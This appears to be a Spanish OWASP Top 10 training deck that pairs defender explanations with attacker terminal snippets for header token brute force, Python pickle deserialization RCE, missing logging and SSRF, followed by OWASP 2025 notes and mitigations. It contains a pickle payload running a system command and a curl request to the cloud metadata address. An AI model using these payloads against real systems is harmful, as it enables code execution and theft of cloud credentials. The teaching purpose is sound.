
→ FLAG{api_token_brute}

2. Script de fuerza bruta simulada sobre el header

```
for token in admin token123 secret api-key  
password; do  
    result=$(curl -s -o /dev/null -w %{http_code}  
-H X-Token: $token ...)  
    echo $token → HTTP $result  
done
```

A08 – Software and Data Integrity Failures (Deserialización)

Defender's View



Concepto: Confiar en datos serializados sin verificar su integridad. La deserialización insegura (como el módulo pickle de Python) permite Ejecución Remota de Código (RCE) de forma nativa.

Attacker's Terminal

```
# 1. Generar payload malicioso en Python
class RCE:
    def __reduce__(self):
        return (os.system, ('id > /tmp/pwned.txt',))


PAYLOAD=$(...
base64.b64encode(pickle.dumps(RCE())).decode())

# 2. Enviar datos al endpoint vulnerable
# 3. Enviar datos al endpoint vulnerable
curl -s -X POST http://localhost:8080/
curl -s -X POST http://localhost:8080/
deserialize -d data=$PAYLOAD

# 3. Verificar ejecución
curl -s -X POST ... -d host=127.0.0.1; cat
/tmp/pwned.txt
```

Defender's View

Dashboard A
Realidad A09



Realidad A09: Ausencia total de registros.

Dashboard B
Escenario Ideal



Escenario Ideal: Detección activa y alertas.

Concepto: La incapacidad de registrar eventos críticos ciega a los defensores ante brechas en curso. Sin registros en accesos administrativos (/admin), la intrusión pasa completamente desapercibida.

Mitigación: Implementar registros inmutables, correlación centralizada (SIEM) y alertas para eventos anómalos.


Attacker's Terminal

```
root@target-server:~$ tail -f /var/log/apache2/access.log | grep /admin
```

El atacante accede a /admin, altera configuraciones, y el archivo access.log del servidor no registra ninguna entrada de auditoría para esta ruta específica. Silencio total.

A10 — Server Side Request Forgery (SSRF)

Defender's View




Concepto: Ocurre cuando la aplicación obtiene un recurso remoto sin validar la URL suministrada por el usuario, permitiendo escanear puertos internos o acceder a metadatos de la nube.

Attacker's Terminal

```
# Escaneo de metadatos internos de AWS/Cloud  
(Escenario Conceptual)  
curl -s -X POST http://localhost:8080/fetch -d  
url=http://169.254.169.254/latest/meta-data/
```

El atacante utiliza el servidor comprometido como puente para evadir los firewalls y acceder a la red interna.

Síntesis: La Evolución hacia OWASP 2025



De Síntomas a Causas Raíz	Fusión de Categorías	El Riesgo de la Cadena de Suministro
OWASP 2025 marca un cambio filosófico. En lugar de clasificar por los síntomas del ataque, se enfoca en las causas fundamentales del diseño y arquitectura.	SSRF (A10:2021) desaparece como categoría independiente y se fusiona dentro de Broken Access Control (A01), reflejando que el acceso a nivel de microservicio es un problema de control de acceso.	La categoría A06 evoluciona a Software Supply Chain Failures (A03:2025), abarcando no solo componentes, sino herramientas de CI/CD y dependencias transitivas.

Blueprint for Secure Development: Arquitectura Resiliente



Denegación por Defecto

Requerir autorización explícita para cada endpoint. Nunca confiar en el ocultamiento de rutas ni en tokens predecibles (Mitiga A01, A04, SSRF).



Gestión de Secretos

Integrar escaneo continuo de secretos (Secret Scanning) en CI/CD. Los cifrados son inútiles si las llaves están en texto plano (Mitiga A02).



Integridad de la Cadena

Mantener un SBOM dinámico. Auditar dependencias y evitar serialización de objetos nativos no confiables (Mitiga A06/A03:2025, A08).



Visibilidad y Alertas

Los registros sin alertas son insuficientes. Modelar amenazas (Threat Modeling) para anticipar fallas lógicas antes de escribir el código (Mitiga A09, A10:2025).